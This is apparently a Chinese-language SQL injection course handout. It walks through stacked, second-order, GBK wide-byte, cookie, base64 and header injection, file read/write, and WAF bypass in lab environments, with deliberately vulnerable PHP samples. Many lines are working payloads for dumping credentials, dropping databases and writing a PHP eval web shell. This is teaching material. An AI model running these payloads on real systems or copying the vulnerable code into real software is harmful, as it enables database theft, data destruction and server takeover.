    堆叠注入使用条件十分有限，其可能受到API或者数据库引擎，又或者权限的限制只用当调用数据库函数支持执行多条sql语句时才能够使用，利用**mysql_multi_query()函数**就支持多条sql语句同时执行，但实际情况下，如PHP为了防止 sql 注入机制，往往使用调用数据 库的函数是**mysqli_ query()函数**，其只能执行一条语句，分号后面的内容将不会被执行，所 以可以说堆叠注入的使用条件十分有限，一旦能够被使用，将可能对网站造成十分大的威胁。

    使用PDO预编译。

2. 堆叠查询注入攻击构造

    正常sql语句：select * from users where id='1'';

    注入sql语句：select * from users where id ='1' ; select if(length(database())>5,sleep(5),1)%23;

    payload= ';select if (length(database())>5,sleep(5),1)#

    payload= ';select if (substr(user(),1,1)='r',sleep(5),1)#

    从堆叠注入语句中可以看出，第二条SQL语句(select if(substr(user(),1,1)='r',sleep(5),1))#就是时间盲注的语句。

    堆叠注入和union的区别在于，union后只能跟select，而堆叠后面可以使用insert，update，create，delete等常规数据库语句。

5.1堆叠注入攻击演示

1. 链接：http://192.168.43.61/web/sql/duidie.php?id=1
2. 爆数据库：
    - http://192.168.43.61/web/sql/duidie.php?id=1;select if(ascii(substr(database(),1,1))=116,sleep(5),1)
    - 数据库为：test
3. 爆表名：
    - http://192.168.43.61/web/sql/duidie.php?id=1;select if(ascii(substr((select table_name from information_schema.tables where table_schema='test' limit 0,1),1,1))=112,sleep(5),1)
    - 第一张表：112 101 114 115 111 110 表名为：person
    - 第二张表：117 115 101 114 115 表名为：users
    - 第三张表：120 115 115 表名为：XSS
4. 爆字段：
    - http://192.168.43.61/web/sql/duidie.php?id=1;select if(ascii(substr((select column_name from information_schema.columns where table_schema='test' and

table_name='users' limit 0,1),1,1))=105,sleep(5),1)
    - 第一个字段：105 100 字段名：id
    - 第二个字段：117 115 101 114 110 97 109 101 字段名为：username
    - 第三个字段：password
5. 爆数据：
    - http://192.168.43.61/web/sql/duidie.php?id=1;select if(ascii(substr((select username from users limit 0,1),1,1))=105,sleep(5),1)
    - 用户名：zhangsan lisi test
    - 密码：ahangsandemima lisidemima 4a25153f6508dfa2e3d872ed2b686ac5
6. 代码分析

```
<?php
header("Content-Type: text/html;charset=utf-8");
try {
    $conn = new PDO("mysql:host=localhost;dbname=test", "root", "root");//连接数据库，初始化一个pdo对象
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);//设置一个属性
    $id = $_GET['id'];
    $sql = "select * from users where id=$id";
    echo "<hr />";
    echo "当前执行语句为：".$sql;
    echo "<hr />";

    $stmt = $conn->query($sql);

    $result = $stmt->setFetchMode(PDO::FETCH_ASSOC);
    foreach($stmt->fetchAll() as $k=>$v) {
        foreach ($v as $key => $value) {
            echo $value;
        }
    }
    $dsn = null;
}
catch(PDOException $e)
{
    echo "error";
}
$conn = null;
?>
```

在堆叠注入页面中，程序获取GET参数ID，使用PDO的方式进行数据查询，但任然将参数ID拼接到查询语句，导致PDO没起到**预编译**的效果，程序任然存在SQL注入漏洞，代码如下：

使用 PDO 执行 SQL 语句时，可以执行多语句，不过这样通常不能直接得到注入结果，因为 PDO **只会 返回第一条 SQL 语句执行的结果**，所以在第二条语句中可以用 update 更新数据或者使用时间盲注获 取数据。访问 dd.php?id=1';select if(ord(substring(user(),1,1))=114,sleep(3),1);%23 时， 执行的 SQL 语句为： select * from users where 'id'='1';select if(ord(substring(user(),1,1))=114,sleep(3),1;# 则是我们构造的时间盲注的语句。

（注：PDO--PHP 数据对象 （PDO） 扩展为 PHP 访问数据库定义了一个轻量级的一致接口。PDO 提 供了一个数据访问抽象层，这意味着，不管使用哪种数据库，都可以用相同的函数（方法）来查询和获取数据。PDO 随 PHP5.1 发行，在 PHP5.0 的 PECL 扩展中也可以使用，无法运行于之前的 PHP 版 本）

PHP 里面的 PDO 就是一个 PHP 语言的一个类，使用 PDO 对象连接数据库，就是在 PHP 中使用这个 PDO 类创建出来一个对象，然后通过这个创建出来的对象来调用 PDO 类里面的各种各样的方法实现 数据库中的各种操作，而 PDO 这个类中的一些方法就可以进行一些字符的过滤保证安全性。

7. **练习：**

【sqli-labs】less38 GET -Stacked Query Injection -String based (GET 型堆叠查询字符型注 入)

http://172.16.13.91/sqli/Less-38/?id=1%27;insert%20into%20users(id,username,password)values(%27100%27,%27qqqq%27,%2712333%27)--+

【sqli-labs】 less39 GET -Stacked Query Injection -Intiger based (GET 型堆叠查询整型注 入)

http://172.16.13.91/sqli/Less-39/?id=1;insert%20into%20users(id,username,password)values(200,%27abcd%27,%2712334334%27)--+

http://172.16.13.91/sqli/Less-39/?id=200

http://172.16.13.91/sqli/Less-39/?id=200;delete%20from%20users%20where%20id=100--+

http://172.16.13.91/sqli/Less-39/?id=200;drop%20database%20aaaa--+

6. 二次注入

1. 二次注入原理

   二次注入可以理解为，攻击者构造的**恶意数据存储在数据库**后，恶意数据被读取并进入到SQL查询语句所导致的注入。防御者可能在用户输入恶意数据时对其中的特殊字符进行了转义处理，但恶意数据插入到数据库时被处理的数据又被还原并存储在数据库中，当web程序调用存储在数据库中的恶意数据并执行SQL查询时，就发生了sql二次注入。

2. 二次注入思路

   第一步：插入恶意数据

   进行数据库插入数据时，对其中的特殊字符进行了转义处理，在写入数据库的时候又保留了原来的数据。

   第二部：引用恶意数据


   开发者默认存入数据库的数据时安全的，在进行查询时，直接从数据库中取出恶意数据，没有进行进一步的检验的处理。

3. 二次注入讲解

   1. 注册用户地址：192.168.43.61/web/sql/double1.php?username=test&password=123
   2. 读取用户信息地址：http://192.168.43.61/web/sql/double2.php?id=1

- 访问double1.php?username=test' ,注册test' 用户，从页面返回test'对应的ID为12
- 访问double2.php?id=12,结果返回iMysql的错误(多了一个单引号引起的语法错误)
- 判断字段数：
  - 返回第一步：先访问double1.php?username=test' order by 1 --+ ,获取一个新的id=14，当再次访问doble2.php?id=14,返回空白。
  - 可以依次判断出字段为3，输出位置为2：3
    - double1.php?username=test' order by 3 --+
    - double1.php?username=test' order by 4 --+
    - doble2.php?id=15 空白
    - doble2.php?id=16 报错
  - double1.php?username=test' union select 1,2,3 --+
  - doble2.php?id=17 返回：2:3

- 爆数据库：
  - http://192.168.43.61/web/sql/double1.php?username=test' union select 1,database(),3--+
  - http://192.168.43.61/web/sql/double2.php?id=18
- 爆表名：
  - http://192.168.43.61/web/sql/double1.php?username=test' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema='test'),3--+
  - http://192.168.43.61/web/sql/double2.php?id=19
- 爆字段名：
  - http://192.168.43.61/web/sql/double1.php?username=test' union select 1,(select group_concat(column_name) from information_schema.columns where table_schema='test' and table_name='users'),3--+
  - http://192.168.43.61/web/sql/double2.php?id=21
- 爆数据：
  - http://192.168.43.61/web/sql/double1.php?username=test' union select 1,(select username from users limit 0,1),3--+
  - http://192.168.43.61/web/sql/double2.php?id=23



1. 代码分析

```
<?php
header("Content-Type: text/html;charset=utf-8");
$con=mysqli_connect("localhost","root","root","test");
if (mysqli_connect_errno())
{
    echo "连接失败: " . mysqli_connect_error();
}
$username = $_GET['username'];
$password = $_GET['password'];
$result = mysqli_query($con,"insert into users(`username`,`password`) values
('".addslashes($username)."','".md5($password)."')");
echo "新的id为:".mysqli_insert_id($con);
?>
```

二次注入中double1.php页面的代码，实现了用户简单的注册功能，程序获取到GET参数username和参数password，然后将username和password拼接到SQL语句中，使用insert语句插入数据库中。由于参数username使用addslashes进行转义(转义了单引号，导致单引号无法闭合)，参数password进行了MD5哈希，所以此处不存在sql注入漏洞。

当访问 username=test'&password=123 时，执行的 SQL 语句为： insert into users(`username`,`password`) values (' test\ ' ', '202cb962ac59075b964b07152d234b70')数据库中就变成了

12	test'	202cb962ac59075b964b0	(Null)	(Null)

在二次注入中，double2.php中的代码如下，首先GET参数ID转成int整形(防止拼接到SQL语句时，存在sql注入漏洞)，然后到users表中获取ID对应的username，拼接到person表中查询username对应数据。

```
<?php
header("Content-Type: text/html;charset=utf-8");
$con=mysqli_connect("localhost","root","root","test");
if (mysqli_connect_errno())
{
    echo "连接失败: " . mysqli_connect_error();
}
$id = intval($_GET['id']);
$result = mysqli_query($con,"select * from users where `id`=".$id);
$row = mysqli_fetch_array($result);
$username = $row['username'];
$result2 = mysqli_query($con,"select * from person where
`username`='".$username."'");

if($row2 = mysqli_fetch_array($result2)){
    echo $row2['username'] . " : " . $row2['money'];
}else{
    echo mysqli_error($con);
}
?>
```

但是此处没有对$username进行穿衣，在第一步中我们注册的用户名是test' ,此时执行sql语句为：

select * from person where 'username'='test''

单引号被带入SQL语句中，由于多了一个单引号，所以页面会报错。

1. **练习：**

   Less - 24 Second Degree Injections *Real treat* -Store Injections (二次注入)

知道用户 Admin 但是不知道密码

1. 注册一个 admin'#用户
2. 修改 admin'#的密码
3. Update users set password='new_pass' where username='admin'#'and password='123456'
4. 实际上 Update users set password='new_pass' where username='admin'

7. 宽字节注入

1. gbk编码原理

   GBK(Chinese Internal Code Specification)一个字符占 1 个字节，两个字节以上叫宽字节，设置"set character_set_client=gbk"（gbk 编码设置），通常导致编码转换的注入问题，尤其是使用 php 连接 mysql 数据库的时候 一个 gbk 汉字占两个字节，取值范围是（编码位数）：第一个字节是（129-254），第二个字节（64-254），**当设置 gbk 编码后，遇到连续两个字节，都符合 gbk 取值范围，会自动解析为一个汉字。**

2. 几个概率

字符、字符集与字符序

字符(character)是组成字符集(character set)的基本单位。对字符赋予一个数值(encoding)来确定这个字符在该字符集中的位置。 字符序(collation)指同一字符集内字符间的比较规则。

3. utf-8

由于 ASCII 表示的字符只有 128 个，因此网络世界的规范是使用 UNICODE 编码，但是用 ASCII 表示 的字符使用 UNICODE 并不高效。因此出现了中间格式字符集，被称为通用转换格式，及 UTF(Universal Transformation Format)。

4. 宽字节

GB2312、GBK、GB18030、BIG5、Shift_JIS 等这些都是常说的宽字节，实际上只有两字节。宽字节 带来的安全问题主要是**吃 ASCII 字符(一字节)的**现象。 GBK 是一种多字符的编码，通常来说，**一个 gbk 编码汉字，占用 2 个字节。一个 utf-8 编码的汉字， 占用 3 个字节。**当将页面编码保存为 gbk 时输出 2，utf-8 时输出 3。除了 gbk 以外，所有 ANSI 编 码都是 2 个字节。


5. 宽字节注入原理

一个gbk汉字占两个字节，第一个字节（129-254），第二个字节（64-254），当设置gbk编码后，遇到连续两个字节，都符合gbk取值范围，会自动解析为一个汉字。从而把转移字符`\`吃掉

6. 宽字节注入讲解

    1. 链接：http://192.168.43.61/web/sql/kuanzifu.php?id=1’

        1. 可以看到字符`'`被转义



从返回的结果可以看出，参数 id=1 在数据库查询是被单引号包围的。当传入参数 id=1’时，传入的单引号又被转义符（反斜线）转义，导致参数 ID 无法逃逸单引号的包围，所以在一般情况下， 此处是不存在 SQL 注入漏洞的。不过有一个特例，就是**当数据库的编码为 GBK 时**，可以使用宽字节 注入，宽字节的格式是在地址后先加一个%df,再加单引号，因为反斜杠的编码为%5c,而在 GBK 编码 中，%df%5c 是繁体字連，所以这时，单引号成功逃逸，爆出 Mysql 数据库错误。

    1. 逃逸：http://192.168.43.61/web/sql/kuanzifu.php?id=1%df'
    2. 判断数据库表字段数为：6
        - http://192.168.43.61/web/sql/kuanzifu.php?id=1%df' order by 6 --+
    3. 判断输出字段为：2,4
        - http://192.168.43.61/web/sql/kuanzifu.php?id=-1%df' union select 1,2,3,4,5,6 --+
    4. 爆库名：test
        - http://192.168.43.61/web/sql/kuanzifu.php?id=-1%df' union select 1,database(),3,4,5,6 --+
    5. 爆表名：（因为对`'`进行了转义）
        - http://192.168.43.61/web/sql/kuanzifu.php?id=-1%df' union select 1,(select group_concat(table_name) from information_schema.tables where table_schema=database()),3,4,5,6 --+
    6. 爆字段名：
        - http://192.168.43.61/web/sql/kuanzifu.php?id=-1%df' union select 1,(select group_concat(column_name) from information_schema.columns where

table_schema=database() and table_name=(select table_name from information_schema.tables where table_schema=database() limit 1,1)),3,4,5,6 --+

7. 爆数据：

- http://192.168.43.61/web/sql/kuanzifu.php?id=-1%df' union select 1,(select group_concat(password) from users),3,4,5,6 --+

7. 代码分析

```
<?php

$conn = mysql_connect('localhost', 'root', 'root') or die('bad!');
mysql_select_db('test', $conn) OR emMsg("数据库连接失败");
mysql_query("SET NAMES 'gbk'",$conn);

$id = addslashes($_GET['id']);
$sql="SELECT * FROM users WHERE id='$id' LIMIT 0,1";
$result = mysql_query($sql, $conn) or die(mysql_error());
$row = mysql_fetch_array($result);

    if($row)
    {
    echo $row['username'] . $row['address'];
    }
    else
    {
    print_r(mysql_error());
    }

?>
</font>
<?php

echo "<br>The Query String is : ".$sql ."<br>";

?>
```

在宽字节注入页面中，程序获取 GET 参数 ID，并对参数 ID 使用 addslashes()转义，然后拼接到 SQL 语句中，进行查询。当访问 id=1'时，执行的 SQL 语句为：Select * from users where id=' 1\"

可以看到单引号被转义符"\"转义，所以在一般情况下，是无法注入的，但由于在数据库查询 前执行了 SET NAMES 'GBK',将编码设置为宽字节 GBK，所以此处存在宽字节注入漏洞。

练习：

Less-32 Bypass addslashes()

Less-33 Bypass addslashes()

Less-34 Bypass Add SLASHES

Less-35 why care for addslashes()

Less-36

Less-37

参考链接：https://www.cnblogs.com/jinqi520/p/9581510.html

8.cookie注入

我们知道，一般的防注入程序都是基于“黑名单”的，根据特征字符串去过滤掉一些危险的字符。一般情况下，黑名单都是不安全的，它存在被绕过的风险。**比如有的防注入程序只过滤了通过 GET、POST 方式提交的数据，对通过 Cookie 方式提交的数据却并没有过滤**,我们可以使用 Cookie 注入攻击。简单说， cookie 是服务器给客户端的一种加密凭证，通常由客户端存储在本地，比如客户 A 访问 XXXX.com，网页给了客户 A 一个 123 的凭证，客户 B 也去访问那个网址，网站给 B 一个 456 的 凭证，以后 A 和 B 去访问那个网站的时候只要加上了那个凭证网站就可以把两个人分开了。

- **cookie注入原理：**

  Cookie 注入简单来说就是利用 Cookie 而发起的注入攻击。从本质上来讲，Cookie 注入与 传统的 SQL 注入并无不同，两者都是针对数据库的注入，只是表现形式上略有不同罢了。

1. **cookie注入典型步骤**


   如何确定一个网站是否存在 Cookie 注入漏洞。

   - 寻找形如“.asp?id=xx”类的带参数的 URL。
   - 去掉“id=xx”查看页面显示是否正常，如果不正常，说明参数在数据传递中是直 接起作用的。如果正常，则说明使用 cookie 作为参数传递。
   - 使用 burp 抓包并构造 payload
   - 使用常规注入语句进行注入即可。

   链接：http://192.168.43.61/web/sql/cookie.php?id=1

   抓包：

常规注入即可：



1. cookie注入代码分析

```php
<?php
  $id = $_COOKIE['id'];
  $value = "1";
  setcookie("id",$value);
  $con=mysqli_connect("localhost","root","root","test");
  if (mysqli_connect_errno())
  {
    echo "连接失败: " . mysqli_connect_error();
  }
  $result = mysqli_query($con,"select * from users where `id`=".$id);
  if (!$result) {
    printf("Error: %s\n", mysqli_error($con));
    exit();
  }
  $row = mysqli_fetch_array($result);
  echo $row['username'] . " : " . $row['password'];
  echo "<br>";
?>
```

通过`$_Cookie`获取浏览器cookie中的数据，在cookie注入页面中程序通过`$_COOKIE`获取参数ID，然后将ID拼接到select语句中进行查询，如果又结果，则将结果输出到页面

1. **Cookie 注入练习**

   Less-20 POST - Cookie injections - Uagent field - Error based (基于错误的 cookie 头 部 POST 注入)

9. base64注入

1. base64注入原理

   base64 注入是针对传递的**参数被 base64 编码**后的注入点进行注入。这种方式常用来绕过一些 WAF 的检测。如果有 WAF，则 WAF 会对传输中的参数 ID 进行检查，但由于传输中的 ID 经 过 base64 编码，所以此时 WAF 很有可能检测不到危险代码，进而绕过了 WAF 检测。

2. 注入讲解

   - 链接：http://192.168.43.61/web/sql/base64.php?id=Mg== (id=2)
   - 后面和常规注入一样

3. 代码分析

```php
<?php
$id = base64_decode($_GET['id']);
$conn = mysql_connect("localhost","root","root");
mysql_select_db("test",$conn);
$sql = "select * from users where id=$id";
$result = mysql_query($sql);
while($row = mysql_fetch_array($result)){
    echo "ID:".$row['id']."<br >";
    echo "user:".$row['username']."<br >";
    echo "pass:".$row['password']."<br >";
    echo "<hr>";
}
    mysql_close($conn);
    echo "now use ".$sql."<hr>";

?>
```

在 base64 注入页面中，程序获取 GET 参数 ID，利用 base64_decode()对参数 ID 进行 base64 解码，然后直接将解码后的$id 拼接到 select 语句中进行查询，通过 while 循环将查询结果输 出到页面.

由于代码没有过滤解码后的$id,且将$id 直接拼接到 SQL 语句中，所以存在 SQL 注入漏洞。 当访问 id=1 union select 1，2，3#（访问时，先进行 base64 编码）时，执行 SQL 语句为： 此时 SQL 语句可以分为 select * from users where 'id'=1 和 union select 1,2,3 两条， 利用第二条语句(union 查询)就可以获取数据库中的数据。

这种攻击方式还有其他利用场景。例如，如果有 WAF，则 WAF 会对传输中的参数 ID 进行检 查，但由于传输中的 ID 经过 base64 编码，所以此时 WAF 很有可能检测不到危险代码，进而绕 过了 WAF 检测。

1. **练习**

   Less-21 Cookie Injection- Error Based- complex - string (基于错误的复杂的字符型 Cookie 注入)

提示:

此题和上题也是差不多 , 只不过在 Cookie 中把 uname 这个字段 Base64 了一下 , 将注入语句 Base64 编码以后再发送 HTTP 请求就可以了 , 还有就是 sql 语句有一点变化 , 加上了括号,注释用#

10.Http头部注入

- **sql注入useragent注入**
  - **sqli--18关**
- **sql注入referer注入**
  - **sqli-19关**

11.sql注入读写文件

- **写入文件**
  - **sqli--7关，参考：https://www.cnblogs.com/llcn/p/12696993.html**
  - `http://172.168.70.226/sqli/Less-7/?id=1')) union select 1,'<?php @eval($_POST["cmd"])?>',3 INTO outfile "E:\\phpStudy\\PHPTutorial\\WWW\\sqli\\Less-7\\shell.php"--+`
- **读取文件:**
  - **http://192.168.43.61/sqli/Less-1/?id=-1' union select 1,load_file('E:\phpStudy\PHPTutorial\WWW\sqli\Less-7\result.txt'),3 --+**

12.WAF相关介绍

1. WAF介绍

   WAF（web应用防火墙），web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为web应用提供保护的一款产品。

2. WAF的常见功能

3. WAF怎么识别扫描器

   - 1.扫描器指纹(head字段/请求参数值)
   - 2.单个IP+Cookie某时间段内触发规则次数
   - 隐藏的链接标签等()
   - Cookie植入
   - 验证码验证，扫描器无法自动填充验证码
   - 单个IP请求时间段内Webserver返回http状态404比例。

4. 注入过程怎么判断存在WAF

- sqlmap中自带的WAF识别模块可以识别，但是如果所安装的WAF并没有什么特征，sqlmap就只能识别出类型是Generic
- `sqlmap -u "xxx.com" --identify-waf --batch`

13. WAF绕过

1. 双写，大小写，替换关键字，编码绕过注入，十六进制编码，Unicode编码，
2. 使用注释，普通注释，内联注释，
3. 等价函数和命令，符号 and后or可用 &&和||
4. 生僻函数
5. 特殊符号

- 双写绕过：less-25 （过滤了or和and)
- 大小写绕过：less-27(过滤了union和select)
- 替换关键字：
- 编码绕过：(URL编码--十六进制编码---unicode编码等)
- 使用注释：
  - 普通注释：

```
// ,-- , /**/,#,--+,-- ?-,--a
```

/**/在构造得查询语句中插入注释，规避对空格的依赖或关键字识别;#、--+用于终结语句的查询。

  - 内联注释：

相比普通注释，内联注释用的更多，他有一个特性/!**/只用在mysql能识别。

`select * from /*!users*/ id=1;`

- 等价命令

  有些函数或命令因其关键字被检测出来而无法使用，但是很多情况下可以使用与之等价或相似的代码替代其使用。

  - 函数或变量

```
hex()、bin() ==> ascii()
sleep() ==>benchmark()
concat_ws()==>group_concat()
mid()、substr() ==> substring()
@@user ==> user()
@@datadir ==> datadir()
```

14.SQLMAP的使用